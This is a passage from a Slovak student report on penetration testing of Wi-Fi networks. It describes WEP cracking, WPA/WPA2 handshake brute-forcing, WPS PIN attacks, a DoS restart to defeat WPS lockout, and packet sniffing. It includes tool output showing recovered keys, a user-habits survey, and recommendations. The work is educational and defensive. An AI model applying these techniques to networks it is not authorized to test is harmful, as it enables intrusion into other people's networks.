Ďalšie typy útokov sa taktiež zakladajú na generovaní broadcastových ARP správ, ale dosiahnutie tohto procesu je možné aj inými cestami. Na vykonanie ďalších útokov sme taktiež využili sadu nástrojov aircrack-ng.

Všetky spomínané a aj ďalšie útoky sú detailne analyzované v prílohách na stranách P28 až P66.

3.3. Brute-force útok voči WPA/WPA2

Základnou potrebou pre vykonanie brute-force WPA útokov je zachytenie 4-way handshake správ medzi prístupovým bodom a klientom. Tieto správy je možné zachytiť použitím rôznych programov na packet sniffing, pričom v našich testoch sme použili nástroj airodump-ng. Airodump-ng automaticky zapisuje odchytené dáta do súboru a pripravuje ich na neskoršiu analýzu. Programom aireplay-ng sme následne spôsobili deautentifikáciu klienta zo siete, čím sme vyvolali jeho opätovnú autentifikáciu a spustenie procesu 4-stupňovej výmeny správ. Náš Wi-Fi adaptér tento proces zachytil a airodump-ng packety úspešne zapísal na disk. Na vykonanie brute-force útoku sme ďalej potrebovali databázu slov, z ktorej sú počas priebehu brute-force čítané slová. Tieto databázy sú voľne dostupné na internete. Prostredníctvom rôznych stránok, fór a torrentov je možné stiahnuť databázy slov o veľkosti niekoľkých gigabajtov. Pri našich testoch sme však kvôli časovej náročnosti využili iba 2 databázy s veľkosťou po 150 megabajtov s celkovým objemom vyše 30 miliónov slov. Všetky tieto slová boli následne dosadzované do hash funkcie za účelom odhalenia hesla. Počas útokov hrubou silou sme

si vyskúšali viacero techník na jej urýchlenie. V počiatočných fázach sme pracovali na notebooku pomocou programu aircrack-ng. Tento program však dokáže využívať iba výpočtový výkon CPU. Na urýchlenie sme v ďalších fázach používali výpočtový výkon grafickej jednotky stolového počítača. Na tento účel sme použili špecializovaný program oclHashcat, ktorý je optimalizovaný pre grafické karty od spoločnosti nVidia.

Viac informácii o priebehu a výsledkoch útokov na WPA systémy je možné nájsť v prílohách na stranách P67 až P109.

3.4. Zneužívanie WPS zraniteľností

Útoky na siete s podporou WPS je taktiež nutné previesť pomocou špecializovaného softvéru. V našom prípade sme použili programy Reaver a Bully, ktoré celý proces viac-menej automatizujú. Programy začali vykonávať útok na požadovanú sieť ihneď po uvedení potrebných argumentov. Tieto argumenty zahŕňali MAC adresu prístupového bodu, kanál, na ktorom vysiela a prípadná špecifikácia niektorých timeout hodnôt. Útok pozostával z hádania jednotlivých WPS PIN kódov od 1111 111 po 9999 999, pričom posledná cifra bola vždy dopočítaná. Počas útoku na zariadenie Cisco EPC3925 bol potenciálny útok spozorovaný a funkcia WPS sa inteligentne uzamkla. My sme zariadenie prostredníctvom útoku DDoS skúšali reštartovať, čím by funkcia WPS opäť odomkla. Na tento účel sme využili program mdk5, prípadne sme sa snažili použiť ďalšie skripty na automatizovanie tohto procesu.

Útok typu Pixie Dust sa nám, bohužiaľ, v praxi previesť nepodarilo, pretože sme nemali k dispozícii žiadne zariadenie, ktoré by bolo na útok tohto typu náchylné.

Bližšie informácie o WPS útokoch nájdeme v prílohách na stranách P110 až P123.

3.5. Odchytávanie bezdrôtovej komunikácie

Na zachytávanie a spracovanie odchytených bezdrôtových správ sme využili program Wireshark. Po zapnutí programu špecifikujeme rozhranie, ktoré bude packety zachytávať. Predtým je toto rozhranie nutné umiestniť do módu monitor, aby zachytávalo všetku bezdrôtovú komunikáciu. Umiestnenie do monitor módu je možné uskutočniť pomocou programu airmon-ng, alebo sekvenciou nasledovných príkazov:

```
ifconfig wlan0 down && iwconfig wlan0 mode monitor &&
ifconfig wlan0 up
```

Po nastavení monitor módu zaškrtneme monitor mód tlačidlo aj priamo v programe a odchytávanie dát môžeme spustiť. Zachytenie správ zo sietí WEP a WPA

nie je doposiaľ možné, keďže sú tieto dáta automaticky šifrované. V prípade znalosti prístupového kľúča je však v programe Wireshark možné definovať, aby bola odchytená komunikácia priamo dešifrovaná. Tento proces sme nastavili v sekcii Edit -> Preferences -> Protocols -> IEEE 802.11.

3.6. Príprava a spracovanie dotazníka

Po dlhších jednaniach sa nám podarilo uskutočniť dohodu s IT portálom pcrevue.sk. Táto dohoda bola zameraná na realizáciu internetovej ankety a následné zverejnenie jej výsledkov. Otázky použité v dotazníku sa nachádzajú v prílohách na strane P137. Po skončení ankety sme do programu Excel importovali získané výsledky. Týmto pádom nám vznikli tabuľky s odpoveďami, ktoré však bolo nutné nejakým spôsobom spracovať. Súčasťou spracovania bolo vyfiltrovanie niektorých záznamov, ktoré boli pomocou našich algoritmov vyhodnotené za neplatné. V ankete sme použili kontrolné otázky, ktoré sledovali, či respondent anketu naozaj vypĺňa alebo či iba náhodne kliká na prvú možnosť, ktorá mu príde pod ruku. Tieto algoritmy skúmali vzťah medzi týmito kontrolnými otázkami a respondentovými odpoveďami. V prípade rozdielnych odpovedí na pôvodnú a kontrolnú otázku sa respondentovi pričítavali body, pričom pri dosiahnutí určitého počtu bodov algoritmus vyhodnotil záznamy za neplatné. Využitím tohto systému sme dosiahli väčšiu objektivitu záverečných výsledkov

Po vyfiltrovaní nevhodných záznamov sme ďalej vyhodnocovali anketové výsledky. Na vyhodnocovanie sme použili funkcie programu Excel, najčastejšie to boli COUNTIF, IF, AND, OR a pod. Zo vzniknutých tabuliek sme vytvorili rôzne grafy a závislosti. Týchto grafov však bolo priveľa, preto sme vytvorením vlastného algoritmu zhotovili tzv. „index zabezpečenia“, čo je vlastne reálne číslo v rozmedzí od -13,9 po 8,05. Toto číslo boduje jednotlivé otázky a vzťahy medzi týmito otázkami v ankete. Výsledná hodnota indexu vyjadruje komplexnú hodnotu bezpečnosti jednotlivca. Vyššie číslo znamená lepšie zabezpečenie, pričom hodnota pod -0,45 značí nedostačujúce zabezpečenie respondenta.

4. Výsledky práce a diskusia

4.1. Praktická časť

V praktickej časti našej práce sme testovali jednotlivé Wi-Fi štandardy a ich zraniteľnosti voči rôznym útokom. Nasledujúca tabuľka znázorňuje dosiahnuté výsledky pri testovaní protokolu WEP.

Útoky na protokol WEP			
Typ útoku	**Doba trvania**	**Potrebný počet IV**	**Výsledok**
Pasívny	10 min. 42 s.	30 841	Úspešný
Packet Replay	3 min. 11 s.	55 023	Úspešný
ARP Replay	4 min. 31 s.	44 030	Úspešný
Agresívny ARP Replay	3 min. 19 s.	40 124	Úspešný
KoreK chopchop	16 min. 19 s.	42 313	Úspešný
Fragmentačný	7 min. 55 s.	19 462	Úspešný
Caffe Latte	16 min. 32 s.	46 329	Úspešný
Hirte	12 min. 3 s.	38 786	Úspešný

Tabuľka č.1 - Porovnanie útokov na WEP siete

Zneužitie bezpečnostného protokolu WEP je možné viacerými spôsobmi, my sme vyskúšali 8 najpopulárnejších metód s úspešnými výsledkami. Útok sme dokázali uskutočniť bez akéhokoľvek špeciálneho hardvéru, na jeho výkon nám stačil obyčajný pracovný notebook z roku 2009. Týmto pádom sme demonštrovali, aké „jednoduché“ je prelomenie ochrany Wi-Fi siete, ktorá používa tento bezpečnostný štandard. Získanie prístupového hesla od siete je teda možné v priebehu niekoľkých minút, a to aj bez špeciálneho vybavenia. Výsledok úspešného WEP útoku demonštruje obrázok „Obr. P-1“ v prílohách na strane P1.

Pri brute-force útoku na štandardy WPA a WPA2 sme použitím notebooku dosiahli rýchlosť 1200 vyskúšaných kľúčov za sekundu. Pre zvýšenie výpočtového výkonu sme použili GPU stolového počítača , na ktorom sme dosiahli takmer 20-násobnú rýchlosť na úrovni 22 000 kľúčov za sekundu. Pri demonštrovaní tohto výkonu sme dokázali vyskúšať 10 miliónov rôznych hesiel za 8 minút a 2 sekundy. Na znázornenie sily jednotlivých 8-miestnych hesiel sme vytvorili tabuľku, ktorá vyjadruje typ hesla a rýchlosť, ktorou by sme ho dokázali teoreticky prelomiť. Táto tabuľka sa nachádza v prílohách na strane P1 pod názvom tabuľka č. PTab-1.

Pri našich testoch prostredníctvom CPU a GPU sme sa spoliehali na chladenie pomocou ventilátora, pričom sme dosiahli teplotu 64 °C na CPU a 79 °C na GPU. Pri

dlhších útokoch by však bolo bezpochyby vhodnejšie použiť vodné chladenie alebo chladenie tekutým dusíkom.

Tretie vykonané meranie pozostávalo z testovania brute-force útoku voči systému WPS. Na 2 starších zariadeniach útok fungoval. Postupným tipovaním jednotlivých cifier PIN kódu by sme týmto spôsobom vedeli obnoviť akékoľvek WPA heslo. Na novšom zariadení od spoločnosti Cisco sa služba po 5 neúspešných pokusoch uzamkla. My sme teda neboli schopní daný útok dokončiť. Z týchto záverov vyvodzujeme, že väčšina starších zariadení s podporou WPS je na tento útok náchylná, zatiaľ čo niektoré novšie zariadenia dokážu útok úspešne odraziť. Staršie zariadenia sú preto v obrovskom nebezpečí, pretože funkcia WPS je na nich od výroby zvyčajne zapnutá a v niektorých prípadoch sa nedá ani vypnúť. Úspešný útok na systém WPS znázorňuje obrázok PObr-2 na strane P1. Ako vidíme z obrázka, 19-miestne WPA heslo bolo prelomené behom niekoľkých hodín, zatiaľ čo použitím klasického brute-force na WPA handshake by útok trval približne $6 * 10^{24}$ rokov.


Obsah záverečných testov zahŕňal zachytávanie komunikácie a čítanie údajov z nich. Počas tohto monitorovania sme zistili, aké jednoduché je prečítať informácie z odchytených nešifrovaných správ. V našom meraní sme zachytili správu typu HTTP, z ktorej sme mohli zreteľne prečítať prihlasovacie meno aj heslo. Tento fakt znázorňuje obrázok PObr-3 na strane P2. Následne sme s ňou porovnali odchytenú šifrovanú komunikáciu, ktorej obsah nebolo možné prečítať. Náhľad nečitateľnej komunikácie je možné vidieť na obrázku „PObr-4“, ktorý je umiestnený na strane P2.

4.2. Výskumná časť

Po prevedení praktických testov na jednotlivé bezpečnostné štandardy nás zaujímalo, aká časť používateľov Wi-Fi sietí je na tieto útoky tohto typu náchylná. Po úprave a zhodnotení výsledkov sme dospeli k záverom, že 43 %, čiže takmer polovica používateľov pravidelne nesleduje, či sa pripájajú na šifrovanú (HTTPS) alebo nešifrovanú stránku. Tento fakt umožňuje útočníkom falšovať pôvodné stránky, uskutočňovať útoky typu man-in-the-middle, odchytávať komunikáciu a pod.

Druhým zaujímavým zistením v ankete bolo, že vyše 19 % užívateľov si svoje heslá vôbec meniť nezvykne a ďalších 20 % si svoje heslo zmenilo pred viac ako rokom. Obzvlášť pri krátkych alebo nedostatočne rozmanitých heslách vzniká hrozba prelomenia hesla pri použití vytrvalých brute-force útokov.

V ankete sme sa ďalej spýtali používateľov, ako si na internete cenia svoje dáta. Ako by ste na nasledujúcu otázku odpovedali vy?



Obr. č. 4 - Anketová otázka

Odpovede na túto otázku neboli až tak prekvapujúce. Užívatelia s nižším vzdelaním v oblasti IKT si svoje dáta vážili o značnú mieru menej ako študenti IT alebo zamestnanci v IT sfére. To, že si človek svoje dáta neváži sa môže zdať spočiatku nevinné, avšak podľa vedeckých štúdii to môže znamenať seriózne bezpečnostné riziko. Užívatelia, ktorí si svoje dáta cenia menej majú tendenciu podceňovať ochranu, a tak sa často vystavujú zbytočným rizikám. Z tohto dôvodu je potrebné vedieť, že dáta každého jednotlivca sú hodnotné a môžu byť potenciálne zneužiteľné proti nemu.

Najzaujímavejší výsledok celej ankety vyprodukovala otázka, ktorá sa pýtala, či používatelia rozumejú hrozbám pri používaní Wi-Fi sietí, a či na základe tejto znalosti podnikajú nejaké kroky pre svoje lepšie zabezpečenie. Na naše prekvapenie, 74 % respondentov označilo odpoveď, že rizikám rozumie a tomu prispôsobuje svoje správanie. My sme preto skúmali, či títo používatelia náhodou neklamú, alebo si pocit zabezpečenia len namýšľajú. Na základe analýzy zvyšných otázok sme dospeli ku grafu „Pgra-1“ v prílohe na strane P3. Výsledky hovoria, že 31 % respondentov, ktorí sa vyjadrili, že sa na Wi-Fi sieťach ochraňujú majú v ochrane vážne medzery. Ďalším 39 % opýtaným boli v niektorých prípadoch zistené nedostatočné postupy pri ochrane. Tieto, pomerne zarážajúce zistenia vypovedajú o planom pocite bezpečia u niektorých užívateľov, čo môže vyústiť až do ľahostajnosti a následnému podceňovaniu bezpečnosti.

Ďalšie výsledky na niektoré otázky je možné nájsť v prílohe na strane P143. Kompletné výsledky sú dostupné v priloženom .xlsx súbore.

4.3. Publicistická časť

V poslednej časti projektu sme sa zamerali na publikovanie našich doterajších výsledkov a zistení. Publikácie vychádzajú v časopise PC Revue už od januárového čísla, pričom v čase písania dokumentácie boli vydané už 2 odborné články a ďalšie 2 budú vydané v blízkej budúcnosti. Doposiaľ publikované články si je možné prečítať v prílohe na stranách P159 a P164.

5. Závery práce

V tejto práci sme úspešne demonštrovali prienik do sietí využívajúcich rôzne bezpečnostné štandardy. Protokol WEP sa nám podarilo prelomiť v priebehu niekoľkých minút. Tieto testy potvrdili už doteraz známe fakty o zraniteľností Wi-Fi sietí s podporou WEP šifrovania a naďalej nás len utvrdili v presvedčení, že bezpečnostný protokol WEP by sa už v dnešných sieťach vyskytovať nemal. Ďalšie testy na siete používajúce protokoly WPA a WPA2 potvrdili, že v prípade použitia silného hesla sú siete tohto typu takmer neohrozené. Jedinou hrozbou pre tieto siete však môže systém byť WPS, ktorý je implementovaný na väčšine zariadení od výroby. Klasickým brute-force útokom je WPS protokol možné jednoducho zneužiť, a preto ho odporúčame zakázať.

Väčšina útokov zneužívajúca WPA TKIP šifrovanie je zatiaľ len v teoretickej alebo experimentálnej forme, my sme sa však prostredníctvom komunity hackforums.net zapojili do projektu na vývoj nástroja, ktorý by takýto útok umožňoval. Nástroj je aktuálne v alfa verzii, avšak na jeden z našich routerov typu D-link tomuto útoku podľahol a my sme úspešne vedeli podsunúť 4 packety na sieť prostredníctvom QoS kanálov. Tento typ útoku je veľmi časovo náročný a na jeho uskutočnenie musí sieť spĺňať viacero podmienok, preto je útok v niektorých prípadoch neaplikovateľný. Na základe týchto faktov nepredpokladáme, že by sa tento typ útoku presadil. Z týchto dôvodov sú WPA siete zatiaľ relatívne bezpečné.

V našej druhej časti práce sme dokázali, že niektorí používatelia Wi-Fi sietí podceňujú, či dokonca nepoznajú základné praktiky ochrany na Wi-Fi. Taktiež, u vyše 60 % používateľov, ktorí si myslia, že sú na Wi-Fi dostatočne chránení, boli nájdené rôzne chyby v zabezpečení. Týmto pádom sú zbytočne vystavení zvýšenému nebezpečenstvu, ktoré môže byť hackermi kedykoľvek zneužité. Z týchto dôvodov je nevyhnutné zvýšiť opatrnosť a obozretnosť bežných používateľov, aby k rôznym kybernetickým útokom a únikom dát v budúcnosti nedochádzalo. Jednou z možností zvýšenia týchto faktorov je kontinuálne vzdelávanie. Náš prínos do tejto oblasti je vo forme odborných článkov, ktoré upozorňujú na jednoduchosť prevedenia niektorých útokov voči Wi-Fi sieťam. V ďalších článkoch budeme používateľom radiť, ako správne zabezpečiť svoju Wi-Fi sieť a ako ochrániť svoje dáta na verejných Wi-Fi sieťach.

Spomínanými testami a zopár odbornými publikáciami sme však neskončili. Náš projekt bude pokračovať aj v budúcnosti, pričom sa budeme snažiť otestovať ďalšie typy útokov na bezdrôtové siete, ktoré v tomto dokumente doposiaľ popísané neboli.

Z pohľadu publicistickej činnosti sa budeme aj naďalej snažiť vytvárať kvalitný náučný obsah, tentoraz zameraný na vzdelávanie absolútnych laikov. Ako vieme, vzdelávanie nie je jednorazový, ale kontinuálny proces. Z tohto dôvodu veríme, že aj keď s týmto projektom nedosiahneme hviezd, prinajmenšom sa nám podarí vzbudiť zvýšený záujem o kybernetickú bezpečnosť, ktorá je v dnešnej dobe tak dôležitá.

Zhrnutie

Projekt „Penetračné testovanie bezdrôtových sietí“ sa zaoberal praktickými demonštráciami rôznych útokov na Wi-Fi siete. V práci boli prediskutované jednotlivé bezpečnostné protokoly, ich zraniteľnosti a vplyv týchto zraniteľností na bežných používateľov. Testy boli prevádzané prostredníctvom širokej škály programov na platforme Kali Linux. Druhá časť projektu sa zaoberala zisťovaním aktuálnych bezpečnostných návykov používateľov Wi-Fi sietí. Z dotazníka sme zistili, že značná časť respondentov nepozná základné praktiky ochrany pri používaní bezdrôtových sietí. Ďalším zaujímavým zistením bolo, že veľká časť používateľov si myslí, že sú na Wi-Fi sieťach dostatočne chránení, pričom je pravdou opak. Na riešenie tejto situácie je nevyhnuté kontinuálne vzdelávanie používateľov. K procesu vzdelávania sme doposiaľ prispeli 2 odbornými článkami do časopisu PC Revue, pričom do budúcnosti chystáme ďalšie publikácie.

Resume

Project “Penetration testing of wireless networks” discussed various attacks on the most popular wireless protocol nowadays – Wi-Fi. This paper includes theoretical attacks, as well as their practical demonstrations and their influence on regular users. All the tests were made with wide range of programs using the platform Kali Linux. The second part of the project was focused on research about security habits of Wi-Fi networks users. Our poll revealed that considerable portion of respondents didn’t know basic security practices on Wi-Fi networks. Another interesting finding is that another large portion of users think, that their protection on Wi-Fi is sufficient, but the opposite is the truth. To solve this situation, it may be necessary to educate users continuously. Our contribution to this education process are 2 technical articles published in the magazine PC Revue. In the future, we are planning more publications to educate users even further.

Zoznam použitej literatúry

[1] Ispreview.co.uk: *Home WiFi Networks Found in 73 Percent of UK Households*, 2012 - http://www.ispreview.co.uk/index.php/2012/04/home-wifi-networks-found-in-73-percent-of-uk-households.html

[2] Huffingtonpost.com: *50 Incredible WiFi Tech Statistics That Businesses Must Know*, 2014 - http://www.huffingtonpost.com/vala-afshar/50-incredible-wifi-tech-s_b_4775837.html

[3] Wikipedia.com: *Birthday problem* https://en.wikipedia.org/wiki/Birthday_problem

[4] Tews Erik: *Attacks on the WEP protocol*, 2007 https://eprint.iacr.org/2007/471.pdf

[5] Beck M., Tews E.: *Practical attacks against WEP and WPA*, 2008 http://dl.aircrack-ng.org/breakingwepandwpa.pdf

Prílohy

Sekcia prílohy obsahuje všetky dokumenty k spomínanej práci vrátane záznamov o vykonaných meraniach, výsledkov ankety a doposiaľ zverejnených publikácií. Štruktúra príloh obsahuje samostatné číslovanie, ktoré je značené písmenom P pred číslom strany. Nasledujúci obsah znázorňuje preberanú problematiku v prílohách a jej umiestnenie na patričnej strane.

Obsah príloh

1. Prílohy dopĺňajúce dokumentáciu P1

2. Praktická časť P4

2.1. Protokol č.1 - Monitorovanie a mapovanie bezdrôtových sietí P4

2.1.1. Základné koncepty skenovania a mapovania bezdrôtových sietí P5

2.1.2. Používanie pokročilých techník programu airodump-ng P10

2.1.3. Ukončenie skenovania a opustenie monitor módu P15

2.1.4. Záver P17

2.2. Protokol č.2 - Výber cieľa a príprava na útok P19

2.2.1. Úvod do bezpečnostných protokolov používaných na Wi-Fi sieťach P20

2.2.2. Výber cieľa pre penetračný test P23

2.2.3. Príprava na vykonanie penetračného testu P25

2.2.4. Záver P27

2.3. Protokol č.3 - Prienik do siete prelomením WEP šifrovania P28

2.3.1. Princípy útokov na siete s WEP šifrovaním P29

2.3.2. Nástroje na prevedenie WEP útoku P32

2.3.3. Prvé kroky pred útokom P35

2.3.4. WEP útoky v praxi P37

2.3.5. Záver P65

2.4. Protokol č.4 - Bezpečnostné štandardy typu WPA a ich zraniteľnosti P67

2.4.1. Princípy útokov na protokoly WPA a WPA2 ..... P68

2.4.2. Nástroje na prevedenie útoku voči WPA sieťam P75

2.4.3. Prvé kroky pred útokom P82

2.4.4. Praktické útoky na WPA/WPA2 využitím hrubej sily P84

2.4.5. Praktické prevedenie útoku na protokol WPA TKIP P99

2.4.6. Záver P107

2.5. Protokol č.5 - Využívanie WPS zraniteľností pri prieniku do bezdrôtovej siete P110

2.5.1. Útok na Wi-Fi sieť používajúcu protokol WPS P111

2.5.2. Výsledky penetračných testov P116

2.5.3. Riešenie situácie a zabezpečenie siete P120

2.5.4. Záver P122

2.6. Inštalácia operačného systému Kali Linux P124

2.6.1. Inštalácia systému P124

2.6.2. Boot systému prostredníctvom zavádzača NTLOADER P128

2.6.3. Prvé kroky po inštalácii systému P130

2.6.4. Záver P132

2.7. Inštalácia ovládačov pre bezdrôtové rozhrania P133

2.7.1. Úvod do problematiky P133

2.7.2. Inštalácia ovládačov backports (compat-wireless) P133

2.7.3. Záver P136

3. Výskumná časť P137

3.1. Anketa pre používateľov Wi-Fi sietí skúmajúca ich bezpečnostné návyky P137

3.2. Vyhodnotenie Wi-Fi ankety P143

3.2.1. Informácie o ankete P143

3.2.2. Základné vyhodnocovanie ankety P143

3.2.3. Komplexné štatistiky vyjadrené „Indexom zabezpečenia" P151

3.2.5. Zvyšné výsledky ankety P155

3.2.6. Záver ankety P155

4. Publicistická časť P156

4.1. Prehľad a stručný popis publikácii P156

4.2. Anketa pre Slovákov: Ako ste zabezpečení na Wi-Fi sieťach? P158

4.3. Hacking Wi-Fi sietí - Je to jednoduchšie, než si myslíte! P159

4.4. Ako sú Slováci chránení na Wi-Fi? Výsledky ankety. P164

1. Prílohy dopĺňajúce dokumentáciu

```
                              Aircrack-ng 1.2 rc3


               [00:00:42] Tested 78142 keys (got 40049 IVs)

 KB    depth   byte(vote)
  0    0/  1   72(55388) 59(48912) F6(47412) 40(47084) A8(46504)
  1    0/  1   6C(50672) 62(49628) B4(48768) 5B(47628) 53(47008)
  2    0/  1   FA(54796) E0(47192) AA(47188) 16(46676) 02(46316)
  3    0/  1   06(48076) 3E(47556) 98(47544) D0(46908) 5A(46456)
  4    0/  1   B7(51404) B1(47052) 75(46568) 38(46424) AA(46212)
  5    0/  1   C1(55632) 29(48228) C7(46916) 46(46760) E4(46608)
  6    0/  1   7D(52796) 58(48724) AD(48332) A2(47196) 9F(46544)
  7    0/  1   8F(53060) 29(48188) E3(48008) 58(47340) 83(47156)
  8    0/  1   48(52728) 8C(49536) F8(48612) 6F(46672) BB(46316)
  9    0/  1   B6(55180) 0A(49504) 7E(49072) 8E(47228) F2(47196)
 10    0/  1   12(48064) AA(47160) 8C(46280) B0(46124) 07(46092)
 11    0/  1   08(47616) 33(47256) B9(46480) C2(46388) F8(46380)
 12    0/  2   C1(48448) B1(48300) 6A(47992) BD(47628) E3(47288)

           KEY FOUND! [ 72:6C:FA:06:B7:C1:7D:8F:48:B6:31:3C:E4 ]
      Decrypted correctly: 100%
```

Obrázok PObr-1 - Úspešné prelomenie šifrovania WEP-104


Typ hesla a potenciálna doba jeho prelomenia		
Typ hesla	**Počet znakov**	**Čas na prelomenie**
Malé písmená	8	114d 6h 10m
Malé písmená + čísla	8	4r 65d 14h 32m
Malé + veľké + čísla	8	319r 238d 7h 0m
Malé + veľké + čísla + špec. znaky	8	9657 rokov
Malé + veľké + čísla	9	19 818 rokov

Tabuľka. PTab-1 - Typ hesla a jeho sila voči útoku brute-force


```
[*] Pin is '91191274', key is '24Vianoce12-2015vNZ'
Saved session to '/root/.bully/c0c1c0212e07.run'

        PIN : '91191274'
        KEY : '24Vianoce12-2015vNZ'
```


Obrázok PObr-2 - Úspešný útok na systém WPS a obnovenie19-miestneho WPA hesla.



